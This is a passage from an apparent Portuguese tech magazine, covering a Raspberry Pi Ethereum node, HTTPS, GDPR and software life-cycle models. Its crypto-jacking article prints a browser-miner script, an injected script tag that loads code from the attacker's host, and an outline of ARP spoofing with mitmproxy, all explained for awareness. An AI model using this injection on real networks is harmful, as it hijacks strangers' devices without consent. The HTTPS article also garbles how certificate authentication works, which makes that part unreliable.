Se executarmos o geth sem argumentos, inicia-se um nó que tentará sincronizar todo o blockchain da mainnet pública. O qual, tendo um tamanho enorme e estando em constante crescimento, pode não ser uma boa ideia para um computador embebido (Single Board Computer). Em vez disso, iniciamos o nó (node) no modo lightsynchronisation. Isto recolhe os cabeçalhos de bloco quando eles aparecem e outras partes do blockchain quando são necessários.

Para forçar o fecho do nó (node), basta pressionar CTRL-C. Para executá-lo como serviço no momento da inicialização:

```
$ sudo vi /etc/systemd/system/geth@.service
```

(substitua "vi" pelo seu editor de texto favorito)

E introduza:

```
[Unit]
Description=Ethereum daemon
Requires=network.target

[Service]
Type=simple
User=%I
ExecStart=/usr/local/bin/geth --syncmode light --cache 64 --maxpeers 12
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

Guarde o ficheiro. Em seguida, para que o nó (node) Ethereum seja executado como o usuário "pi":

```
$ sudo systemctl enable geth@pi.service
$ sudo systemctl start geth@pi.service
```

```
pi@chainpi:~$
pi@chainpi:~$ geth attach
Welcome to the Geth JavaScript console!

instance: Geth/v1.7.3-stable-4bb3c89d/linux-arm/gol.7.4
modules: admin:1.0 debug:1.0 eth:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0

> eth.accounts
["0xc0dad8541f0851d5094b4574899ebcf236cd3666"]
>
>
```

## EXPLORAR ETHEREUM COM RASPBERRY PI

Com o nó (node) Ethereum a ser executado como serviço, podemos agora anexar, usando:

```
$ geth attach
```

Isso dá-nos uma consola JavaScript interativa. A partir daqui podemos chamar funções, tais como:

```
> eth.accounts
```

O que vai listar as contas atuais.


```
pi@champs:~$  
pi@champs:~$ geth attach  
Welcome to the Geth JavaScript console!  
  
Instance: Geth/v1.7.3-stable-4bb3c89d/linux-arm/gol.7.4  
modules: admin:1.0 debug:1.0 eth:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0  
  
> eth.accounts  
[]  
  
> admin.peers  
[  
  {  
    caps: ["eth/62", "eth/63", "les/1", "les/2"],  
    id: "a979fb575495b86db44750317d0f4622b4c2aa3365d6af7c284339968eef29b69ad8dce72a4d8db5ebb4968de0e3b  
ec181022f1347797fbc0c0d331163c",  
    name: "Geth/v1.7.3-stable/linux-arm/gol.7",  
    network: {  
      localAddress: "10.0.10.100:60604",  
      remoteAddress: "52.16.188.185:30303"  
    },  
    protocols: {  
      les: {  
        difficulty: 2.2875335680725493e+21,  
        head: "70441805f3c27b9c37c7e0eabd75a62c42543740261674e00b14caf30e0017b6",  
        version: 2  
      }  
    }  
  }  
]
```

Ou para obter informação sobre os pontos (peers) conectados:

```
> admin.peers
```

Note que o protocolo do cliente light ainda está em desenvolvimento, é um pouco experimental e depende de pontos/nós completos que lhe permitem o suporte. Como tal, pode não ser totalmente prático, de momento, transacionar no blockchain mainnet de Ethereum através deste sistema. Ainda assim, as coisas estão a mover-se rapidamente e essa situação pode facilmente mudar num futuro não muito distante.

Em <https://www.rs-online.com/designspark/> pode encontrar software gratuito, mais artigos e recursos sobre este e muitos outros projetos.



## AUTOR



Escrito por Andrew Back

# Segurança

**Crypto-jacking via ARP Poisoning em Redes Wi-Fi**

**HTTPS – que informação é protegida**

**Como surge o RGPD e Quem é o Data Protection Officer?**



## CRYPTO-JACKING VIA ARP POISONING EM REDES WI-FI

Nestes últimos tempos, minerar criptomoedas com recursos de outros utilizadores tem-se tornado numa forma viável de ganhar dinheiro online, deixando de lado qualquer tipo de consideração ética. Crypto-jacking é o nome atribuído a investidas maliciosas desta natureza e que visam utilizar recursos de terceiros para mining de criptomoedas sem qualquer conhecimento e consentimento da vítima.


Este tipo de empreitada tem deixado os aspirantes a hacker totalmente loucos. E para se conseguir elaborar um esquema destes basta utilizar um pequeno trecho de código em Javascript e “adicioná-lo” a recursos disponíveis online para que depois possa ser executado do lado da vítima.

Também nesta vertente do crypto-jacking tem existido alguma evolução tecnológica, e ao invés de um simples trecho de código embebido no código fonte de aplicações online, conseguidos muitas das vezes por falhas de segurança na camada aplicacional (XSS — Cross-site Scripting Persistente), surge agora uma nova abordagem e que pode ser usada em qualquer tipo de rede de computador, p.ex., numa rede Wi-Fi de um ciberespaço.

Foi descoberto que estes indivíduos estão a usar uma nova abordagem para injetar código e minerar criptomoedas nas páginas web fornecidas numa rede Wi-Fi. Consiste numa técnica de Man-In-The-Middle (MITM) e foi detetada uma ocorrência no Starbucks café, em Buenos Aires, a capital da Argentina.

### Como funciona

Para que este objetivo seja concretizado é necessário recorrer a um envenenamento ARP (ARP Poisoning) para que o computador do atacante (hacker — o bad guy) seja colocado no meio da comunicação entre o router e os computadores dos utilizadores (as vítimas).



Esta empreitada é conseguida porque o atacante envia mensagens do tipo Address Resolution Protocol (ARP) para a rede; ARP spoofed messages; e o seu MAC Address fica identificado como default gateway, i.e., o MAC Address do atacante fica associado ao endereço de IP do router. Quando isto é conseguido, todo o tráfego da rede Wi-Fi destinado a esse endereço de IP é enviado, em antemão, para o atacante (o Man-In-The-Middle).

De mencionar ainda que, antes do ARP Poisoning attack, o atacante tem de configurar um servidor HTTP no seu computador, de forma a servir os seus clientes com um trecho de código para o mining ilícito, p.ex., através de APIs para esse propósito como a [CoinHive](#) e ainda a [Crypto-loot](#).

```
<script>
  var miner = new CRLT.Anonymous
    ('YOUR_SITE_PUBLIC_KEY');
  miner.start();
</script>
```

Depois de posicionado na rede, o atacante pode interceptar, analisar e alterar de forma ativa o tráfego da rede Wi-Fi. Usando, por exemplo, o [mitmproxy](#), ele pode atuar como um Man-In-the-Middle Ativo, e injetar uma linha de código nos pedidos efetuados pelas vítimas. Essa linha de código pode consistir apenas numa chamada de um *script* em Javascript que chama o trecho de código ilustrado mais acima.

```
(source-code)
...
<script src="man-in-the-middle-IP/
  crypto-jacking.js"></script>
...
(source-code)
```

Este tipo de ataque funciona autonomamente numa rede Wi-Fi e é de muito fácil execução. Por exemplo:

- O atacante obtém o IP do router e das vítimas fazendo o varrimento da rede ou uma identificação através do nmap;
- Configura o encaminhamento de IP e as tabelas de roteamento;
- Configura o servidor HTTP para servir o script para o mining ilícito;
- Executa o ARP spoof para todas as vítimas; e
- Inicia o mitmproxy e injeta o script no tráfego da rede Wi-Fi.

Para que este esquema seja totalmente funcional, seria também possível incluir o [sslstrip](#), como forma de alterar todo o tipo de tráfego da rede Wi-Fi — pedidos HTTP e HTTPS.

# Segurança

## CRYPTO-JACKING VIA ARP POISONING EM REDES WI-FI

Este laboratório experimental foi testado num ambiente totalmente controlado e funciona sem qualquer tipo de “problema” identificado.

“**Nestes últimos tempos, minerar criptomoedas com recursos de outros utilizadores tem-se tornado numa forma viável de ganhar dinheiro online, deixando de lado qualquer tipo de consideração ética. Crypto-jacking é o nome atribuído a investidas maliciosas desta natureza e que visam utilizar recursos de terceiros para mining de criptomoedas sem qualquer conhecimento e consentimento da vítima.**”

### Consciencialização — A palavra de ordem

É necessário apelar por uma maior consciencialização, respetivamente aos assíduos clientes deste tipo de espaços de rede Wi-Fi pública ou Wi-Fi desprotegida. Esta não é uma problemática de todo recente, e consiste num tipo de esquema usado durante largos anos para a obtenção ilegítima de palavras-passe e conteúdo sensível e ainda muito usado nos dias de hoje para fins desta linha.

Aos utilizadores pede-se a devida cautela, uma boa decisão quando se liga a uma rede com este tipo de perfil, e uma atenção redobrada relativa à performance dos CPUs da sua máquina pessoal.

Se o seu computador é um nó ativo neste tipo de esquemas, a capacidade de processamento da máquina poderá estar mais elevada do que o normal. Existem algumas extensões para os web-browsers, como é o caso do [UBlock Origin](#), que bloqueiam e identificam este tipo de investidas maliciosas.



### AUTOR



Escrito por Pedro Tavares

Pedro Tavares é atualmente um profissional no ramo da segurança da informação. Desempenha funções como IT Security Engineer, é membro fundador e pentester no [CSIRT.UBI](#) e fundador do blog [seguranca-informatica.pt](#).

## HTTPS – QUE INFORMAÇÃO É PROTEGIDA

Atualmente o tráfego web começa a adotar um protocolo padrão e generalizado — o HTTPS.

No passado era comum associar ligações seguras (HTTPSsecure) a transações financeiras, compras online, páginas de autenticação, acima de tudo usado em operações desta natureza.

Na época os web-designers defendiam que não existia a necessidade de sobrecarregar uma ligação TCP com criptografia quando “a informação trocada” apenas consistia numa página baseada em HTML e sem qualquer tipo de informação sensível.

À medida em que os websites se foram tornando mais funcionais, dinâmicos e complexos, essa realidade mudou rapidamente. Os consumidores sentiram que, não só eles queriam os seus dados financeiros protegidos, mas que também queriam que outras coisas fossem mantidas em sigilo. Coisas como p.ex., o que escrevem num post do Facebook, o conteúdo enviado através de um e-mail, entre outras coisas “normais” que um utilizador faz no seu dia a dia na Internet.

Este foi o ponto de viragem. Hoje temos mais websites com HTTPS. Esta mudança tem sido tão rápida, que a **Google irá marcar todos os websites HTTP como não seguros a partir de julho 2018.**

Voltando a 2014, à conferência E/S, onde o protocolo HTTPS foi referido como uma nova prioridade para todo o tipo de tráfego que circula na Internet. Uma medida imediata foi tomada no ano seguinte, 2015, pela Google. A empresa começou a priorizar todo o tipo de resultados HTTPS resultante das pesquisas via o seu motor de pesquisa (google.pt).


Um ano depois, os websites que tivessem módulos de autenticação insegura, ou informações de pagamento via cartões de crédito através do protocolo HTTP, passariam a ser “identificados” como **not secure**.

**Em julho de 2018** entrará em vigor outra medida da Google — A empresa confirmou que com o lançamento do Chrome 68, agendado para julho, **todos os websites que não usem HTTPS serão identificados como “not secure”.**

**Mas o que é está realmente protegido numa ligação com HTTPS?**

O HTTPS é apenas HTTP sobre SSL (ou hoje, TLS) — HTTP + Secure => HTTPS.

Existem dois modelos de rede, o modelo OSI e o modelo TCP/IP. O TCP/IP é um mapeamento redutivo do OSI para redes modernas, onde as sete camadas originais são reduzidas para quatro.



O modelo TCP/IP, de quatro camadas, possui a camada de mais baixo nível chamada **Network Interface**, onde são executados protocolos como o Ethernet e similares.

Mais acima, existe uma camada chamada **Network**. Aqui operam protocolos como o ARP, ICMP (ping), e o **Internet Protocol (IP)**. Em seguida o modelo é composto pela camada de **Transport** (TCP e UDP) e por fim a camada **Application**, aquela com que interagimos todos os dias!

**É na camada aplicacional que o HTTP e o TLS são usados!**

No protocolo HTTPS, o **TLS é executado logo abaixo do HTTP**, e todas as comunicações HTTP são assim cifradas. Essas comunicações são p.ex., URLs, cookies, conteúdo web, atributos — **basicamente => tudo**.

Mas é importante perceber que **tudo abaixo da camada de aplicação TCP/IP não está encriptado**. P.ex., os portos do servidor, endereços de IP, endereços ethernet, i.e., qualquer tipo de informação necessária ao funcionamento de uma ligação entre dois hosts.

O protocolo HTTPS apenas cifra todo o conteúdo de um pedido HTTP (mensagens, cookies, o corpo de uma página web) — a informação trocada entre o computador de um utilizador (cliente) e o Facebook (servidor).

O tráfego é cifrado de ponta-a-ponta, e isso permite obter privacidade e confidencialidade na sua transmissão. Mas o que impede de alguém **reivindicar ser o Facebook e roubar os dados dos utilizadores** p.ex., na rede wireless de um cibercafé? — **O certificado**.

O HTTPS pode ser usado em dois modos, simples e mútuo.

Na maior parte das vezes é usado no modo simples, onde o servidor apenas autentica o cliente. Para que isso aconteça, o cliente deve ter um certificado e que é usado para validar o certificado de um servidor (p.ex., o Facebook).

Esses certificados de validação são fornecidos junto de todos os navegadores de Internet, e identificam as autori-


# Segurança

## HTTPS – QUE INFORMAÇÃO É PROTEGIDA

dades de certificação (Certificate Authorities) que emitem certificados assinados para que depois sejam instalados nos servidores web.

Quando uma ligação é estabelecida com o servidor, depois de algum paleio entre o computador do cliente e do servidor, o servidor fornece o seu certificado e o cliente valida se o certificado do servidor é válido. Para tal, o cliente confia no certificado assinado pela CA.

“ Na época os web-designers defendiam que não existia a necessidade de sobrecarregar uma ligação TCP com criptografia quando “a informação trocada” apenas consistia numa página baseada em HTML e sem qualquer tipo de informação sensível. ”



Portanto, o HTTPS permite validar se um cliente está a "falar" com quem pensa que é (p.ex., o Facebook) e "esconde" o conteúdo da conversa.

No entanto, não esconde:

- A quantidade de vezes em que ocorre uma conversa
- Com quem se conversa (com que website foi estabelecida a comunicação — Facebook, Gmail, etc)
- Com que frequência se mantém contacto
- A capacidade de estimar o tamanho da mensagem enviada
- O porto do servidor destino
- O endereço de IP (cliente e servidor)
- A sua localização (Portugal, EUA, etc)

“ O protocolo HTTPS apenas cifra todo o conteúdo de um pedido HTTP (mensagens, cookies, o corpo de uma página web) — a informação trocada entre o computador de um utilizador (cliente) e o Facebook (servidor). ”

## AUTOR



Escrito por Pedro Tavares

Pedro Tavares é atualmente um profissional no ramo da segurança da informação. Desempenha funções como IT Security Engineer, é membro fundador e pentester no [CSIRT.UBI](https://www.csirt.ubi.pt) e fundador do blog [seguranca-informatica.pt](https://seguranca-informatica.pt).

## COMO SURGE O RGPD E QUEM É O DATA PROTECTION OFFICER?

A 25 de maio de 2018 entrou em vigor o Regulamento Geral de Proteção dos Dados Pessoais (RGPD). São procedimentos que terão de ser observados pelas empresas no âmbito das atividades que envolvem o tratamento de dados pessoais.

Desde cedo que existem diretivas que visam a proteção dos dados na Internet. P.ex.:

- Em 1990, a comissão europeia apresenta a primeira diretiva relativa a proteção dos dados que viria a ser aprovada em 1995.
- Em 1991, em Portugal, foi criada a Lei nº 10/91 de 29 de abril, “Lei da Proteção de Dados Pessoais face à Informática”. Esta lei deu também origem à Comissão Nacional de Proteção dos Dados (CNPd).
- Em 1995, é aprovada a diretiva 95/46/CE do Parlamento Europeu e do Conselho de 24 de outubro.
- Em 1998 surge a transposição da diretiva 95/46/CE pelo Estado Português e consequente aprovação da Lei nº 67/98 de 26 de outubro.

De notar que desde 1998, esta diretiva sofreu pequenas alterações, e é a diretiva ainda em vigor. Cada país tem o seu quadro de proteção de dados pessoais, tal como Portugal também tem a Lei nº 10/91 desde 1998. O Parlamento Europeu consegue com o RGPD, harmonizar uma diretiva global, que tem de ser introduzida obrigatoriamente por todos os estados membros. Ou seja, consegue aqui, unificar um quadro de proteção de dados e a forma como os dados dos cidadãos são tratados e manipulados em todos os estados membros.

Naturalmente, o RGPD pode ser reforçado com outros quadros de proteção da informação implementados especificamente por cada país, mas estes têm obrigatoriamente de garantir e estar de acordo com a diretiva do RGPD.

- Em 27 de abril de 2016 é aprovado o Regulamento Geral de Proteção dos Dados Pessoais, publicado mais tarde a 4 de maio de 2016.
- Os estados membros têm aproximadamente 2 anos para a transição e aplicação do regulamento que entra em vigor no dia 25 de maio de 2018.

### Objetivo do RGPD?

No fundo, algumas das diretivas trazidas com o regulamento já são implementadas por alguns países, corporações, sistemas, etc. No entanto, no meu ponto de vista, a capacidade de responsabilização, do cidadão decidir quem deve manipular os seus dados, ser informado da manipulação

dos seus dados, limitar o acesso aos seus dados, exigir o direito ao esquecimento, e sobre tudo, ser informado de possível violação com os seus dados, é a grande novidade e um dos grandes objetivos. É necessário responsabilizar os provedores de serviços pela má gestão ao longo dos anos.

De forma a cristalizar esse sentido de responsabilização surge o Data Protection Officer (DPO). **Mas quem é esta entidade?**

### Quem é o Data Protection Officer?

O DPO é uma pessoa nomeada pelas empresas – que sejam responsáveis ou que atuem como subcontratadas para o tratamento de dados pessoais – e a sua função será supervisionar e aconselhar a empresa a respeito das obrigações contidas no Regulamento.

*A nomeação de um DPO é um dos exemplos da alteração do paradigma no que diz respeito ao cumprimento das regras legais sobre proteção de dados pessoais: a lei atual confere à Autoridade de Proteção de Dados (em Portugal, a Comissão Nacional de Proteção de Dados, CNPD) a avaliação dos procedimentos de cada empresa para tratamento dos dados pessoais, mediante a submissão de formulários de notificação ou de pedidos de autorização. Com o Regulamento, as empresas deverão adequar-se à lei independentemente destes processos. Deixarão de ter o dever de comunicar à CNPD para terem que ter, internamente, organizados os procedimentos para assegurarem o cumprimento do Regulamento. E este cumprimento deverá ser demonstrado através de documentação adequada, que deverá refletir os procedimentos aplicados no contexto do tratamento de dados pessoais.*

É importante realçar que a CNPD tem sido entupida ao longo de todos estes anos, e não existe uma fiscalização da conformidade com o regulamento de 1998 porque não tem “mãos” a medir. Normalmente, e de forma compreensível, só atua perante denúncias ou casos iminentes de incumprimento. Com a introdução do DPO, a CNPD fica de certa maneira “liberta”, uma vez que as empresas têm uma entidade local (DPO) que assegura a conformidade com o regulamento, e também a maior parte das notificações à CNPD deixam de existir.

Com isso, entidades reguladoras como a CNPD, ASAE, Banco de Portugal, ANACOM, têm a capacidade de estar mais atentas, efetuar assim uma fiscalização mais acentuada, pois as penalizações são apeteceíveis, e nasce assim um receio comum: a **compliance** (conformidade) — **caça à multa**.

O DPO não é uma entidade obrigatória em todas as instituições/empresas. O DPO deve ser uma pessoa com alguma experiência no ramo da segurança e proteção dos dados. O Regulamento prevê que a nomeação de um DPO é

# Segurança

## COMO SURGE O RGPD E QUEM É O DATA PROTECTION OFFICER?

obrigatória apenas em três casos:

- quando o tratamento dos dados seja efetuado por uma autoridade ou entidade pública (com exceção dos tribunais),
- quando as principais atividades de tratamento do responsável ou do subcontratante consistam na monitorização regular e sistemática dos titulares dos dados em grande escala (como por exemplo, os grandes operadores de dados na Internet, motores de busca, redes sociais)
- quando as principais atividades do responsável ou do subcontratante consistam no tratamento em grande escala de dados pessoais sensíveis e dados relativos a condenações penais e contraordenações (são exemplos desta categoria os hospitais, as instituições financeiras e as seguradoras).

No entanto, as pequenas empresas com menos de 250 trabalhadores, que não processem dados pessoais a larga escala, como newsletters com menos de 5.000 utilizadores, também podem nomear um DPO. Aos “olhos” da CNPD estas empresas são bem vistas, demonstram rigor, sentido de responsabilidade e importância e relevância dos cuidados a ter no tratamento de dados.

### Quais são as responsabilidades de um DPO?

De uma forma resumida, algumas responsabilidades são:

- Receber reclamações e comunicações dos titulares dos dados pessoais, prestar esclarecimentos e adotar providências;
- Receber comunicações de órgãos reguladores e adotar as providências cabíveis;
- Orientar os funcionários e os contratados da empresa a respeito das práticas a serem tomadas em relação à proteção de dados pessoais;
- Treinar os funcionários envolvidos no tratamento de dados pessoais;
- Realizar Privacy Impact Assessments (PIA) para averiguar o risco no uso de dados pessoais e a conformidade regulatória da empresa;
- Manter registos de todas as práticas de tratamento de

dados pessoais conduzidas pela empresa, incluindo o propósito de todas as atividades desenvolvidas (Data Mapping);

- Auxiliar no desenvolvimento de produtos, serviços e práticas por meio da adoção de metodologias como privacy by design e data protection by design.

Se a conformidade com o quadro de proteção de dados de 25 de maio não era uma realidade no âmbito das empresas, passará a ser. O DPO têm um papel primordial e a tarefa de sensibilizar as corporações para a relevância do compliance no tratamento dos dados dos cidadãos. O nome, uma fotografia, o vídeo da câmara de vigilância, um endereço de IP, qualquer dado que vise identificar um cidadão é um dado sensível.

É uma figura que chega tarde mas ainda no tempo certo para uma melhor harmonização e sentido de responsabilidade para a nova era de proteção dos dados dos cidadãos.

“ **A 25 de maio de 2018 entrou em vigor o Regulamento Geral de Proteção dos Dados Pessoais (RGPD). São procedimentos que terão de ser observados pelas empresas no âmbito das atividades que envolvem o tratamento de dados pessoais.** ”

## AUTOR



Escrito por **Pedro Tavares**

Pedro Tavares é atualmente um profissional no ramo da segurança da informação. Desempenha funções como IT Security Engineer, é membro fundador e pentester no [CSIRT.UBI](https://www.csirt.ubi.pt) e fundador do blog [seguranca-informatica.pt](https://seguranca-informatica.pt).

# No Code

**PROCESSO DE DESENVOLVIMENTO DE SOFTWARE, O CICLO DE VIDA CLÁSSICO SOBRE A  
ÓTICA DA NORMA ISO/IEC/IEEE 12207:2017**

**Quality Assurance – mas afinal do que se trata?**

**Entrevista a: Prof. Nuno Garcia**

## PROCESSO DE DESENVOLVIMENTO DE SOFTWARE, O CICLO DE VIDA CLÁSSICO SOBRE A ÓTICA DA NORMA ISO/IEC/IEEE 12207:2017(E)

O processo de desenvolvimento de software pode ser entendido, segundo Macoratti (2014) como “um conjunto de atividades, métodos, ferramentas e práticas que são utilizadas para construir um produto de software”. Esta prática leva a produção de uma série de documentos que ao final são traduzidos em um programa executável que seja satisfatório (RAMOS, 2014, p. 4). Neste contexto, entende-se como satisfatório um produto de software que atenda as reais necessidades de um cliente sem apresentar defeitos, uma vez que o software é parte fundamental da tecnologia da informação (ISO/IEC/IEEE 12207:2017(E), p. 1).

O desenvolvimento de um software é um processo que deve seguir uma sequência de etapas que caracterizam seu ciclo de vida (AMADEU, GONÇALVES & TEIXEIRA JUNIOR, 2013, p. 9) a partir da aplicação de certa metodologia de desenvolvimento. Cada etapa, da metodologia adotada, devolve parte do desenvolvimento do software em si, desde sua concepção inicial até o produto final, seguindo, em linha geral, um fluxo de desenvolvimento baseado nas etapas de: concepção, análise, projeto, implementação, teste, implantação e manutenção; sendo cada etapa continuação da etapa anterior (AMADEU, GONÇALVES & TEIXEIRA JUNIOR, 2013, p. 11-12). Entende-se com o modelo de ciclo de vida a partir da ISO/IEC/IEEE 12207 (2017, p. 3) a “estrutura contendo processos, atividade e tarefas envolvidas no desenvolvimento, operação e manutenção de um produto de software, abrangendo a vida do sistema desde a definição de seus requisitos até o término de seu uso”.

De acordo com que aponta Amadeu, Gonçalves & Teixeira Junior (2013) vê-se que todos os aspectos da produção de software a partir do uso de métodos, procedimentos, técnicas e ferramentas são elementos necessários para a conclusão do produto software, acrescentando-se o fato de que depois de concluído o software não termina, o término de seu ciclo de vida se estende naturalmente até o encerramento de seu uso, quando é descontinuado, como aponta as orientações existentes na norma ISO/IEC/IEEE 12207.

Durante o tempo de uso de um software este necessitará em pequeno ou alto grau sofrer manutenções. A manutenção pode ser a etapa aplicada a correção de erros não detectados no desenvolvimento do software (manutenção corretiva), implementação de melhorias funcionais (manutenção perfectiva), adaptação do software a novas plataformas de hardware ou software (manutenção adaptativa) ou sobre a detecção de possíveis erros que possam interromper a funcionalidade do software (manutenção preventiva).

O processo de manutenção, sobre o software desenvolvido, necessita do mesmo grau de atenção usado nas fases de seu desenvolvimento, ou seja, da contínua aplicação dos métodos, procedimentos, técnicas e ferramentas, que são entendidos a partir da ótica:

- *métodos* - proporcionam os detalhes de como fazer o desenvolvimento de um software;
- *procedimentos* - relacionado a sequência em que métodos são aplicados ao produto software;
- *técnicas* - pode envolver o uso de uma ou mais ferramentas que são recursos computacionais;
- *ferramentas* - fornecem apoio ao processo de desenvolvimento e aos métodos empregados;

Para o cumprimento e atendimento mais ágil das necessidades existentes no processo de desenvolvimento de software frente a crescente demanda desse ferramental desde o final da década de 1960 com a eclosão da *crise do software* (DIJKSTRA, 1972) até os dias atuais ocorreu o surgimento de diversos modelos para o desenvolvimento de software (SOMMERVILLE, 1995), destacando-se em particular o primeiro modelo, conhecido como *ciclo de vida clássico*, também referenciado como *modelo linear* ou *modelo cascata* (AMADEU, GONÇALVES & TEIXEIRA JUNIOR, 2013, p. 34) quando os conceitos de Engenharia de Software eram praticamente inexistentes (PRESSMAN, 1995). Um modelo de processo de desenvolvimento de software é, em sua essência, uma representação abstrata do próprio software (SOMMERVILLE, 1995).

Apesar de simples, o modelo *ciclo de vida clássico* influenciou o surgimento de outros modelos tais como: desenvolvimento evolucionário, desenvolvimento iterativo (modelo espiral e modelo incremental), desenvolvimento baseado em componentes, modelo RAD - *Rapid Application Development*, modelo de desenvolvimento concorrente, modelo de métodos formais, processo unificado (SOMMERVILLE, 1995 & PRESSMAN, 2006).

O ciclo de vida clássico foi idealizado por Winston W. Royce no ano de 1970 e aperfeiçoado em 1976 por Barry Boehm (PORTELLA, 2014, p. 2). Segundo (Macoratti, 2014) o modelo de ciclo de vida clássico também é conhecido como modelo *top-down* e tem como característica “a sequência de atividades onde cada fase transcorre completamente e seus produtos são vistos como entrada para uma nova fase”, estando de acordo com a figura 1.

A figura 1 demonstra esquematicamente o funcionamento do método do ciclo de vida clássico, onde



## PROCESSO DE DESENVOLVIMENTO DE SOFTWARE, O CICLO DE VIDA CLÁSSICO

cada fase do desenvolvimento segue uma ordem sequencial sem sobreposições ou ações interativas sobre as fases já concluídas não dando chance a ações retroativas de revisão as fases já executadas (PRESSMAN, 2006).




Figura 1 - Modelo ciclo de vida clássico (Fonte: AMADEU, GONÇALVES & TEIXEIRA JUNIOR, 2013, p. 35)

O ciclo de vida de um software, segundo ISO/IEC/IEEE 12207 (2017, p. 5-6), é alicerçado em três classes de processos, divididos em cinco processos fundamentais, oito processos de apoio e quatro processos organizacionais, sendo:

- processos fundamentais de ciclo de vida – conjunto de processos que atendem as partes fundamentais durante o ciclo de vida de software, sendo o processo de aquisição, processo de fornecimento, processo de desenvolvimento, processo de operação e processo de manutenção;
- processos de apoio de ciclo de vida – conjunto de processos que auxilia outro processo como parte integrante do processo de qualidade do software, sendo o processo de documentação, processo de gerência de configuração, processo de garantia de qualidade, processo de verificação, processo de validação, processo de revisão conjunta, processo de auditoria e processo de resolução de problema;
- processo organizacional de ciclo de vida – conjunto de processos usado por uma organização para estabelecer e implementar uma estrutura subjacente, constituída de processo de ciclo de vida e pessoal para melhorar a estrutura e os processos, sendo o processo de gerência, processo de infraestrutura, processo de melhoria e processo de treinamento.

Das três classes de processos citadas na norma ISO/IEC/IEEE 12207, apenas a classe de processos fundamentais de ciclo de vida é apresentada por Amadeu, Gonçalves & Teixeira Junior (2013, p. 29), sendo este o foco

desta apresentação.

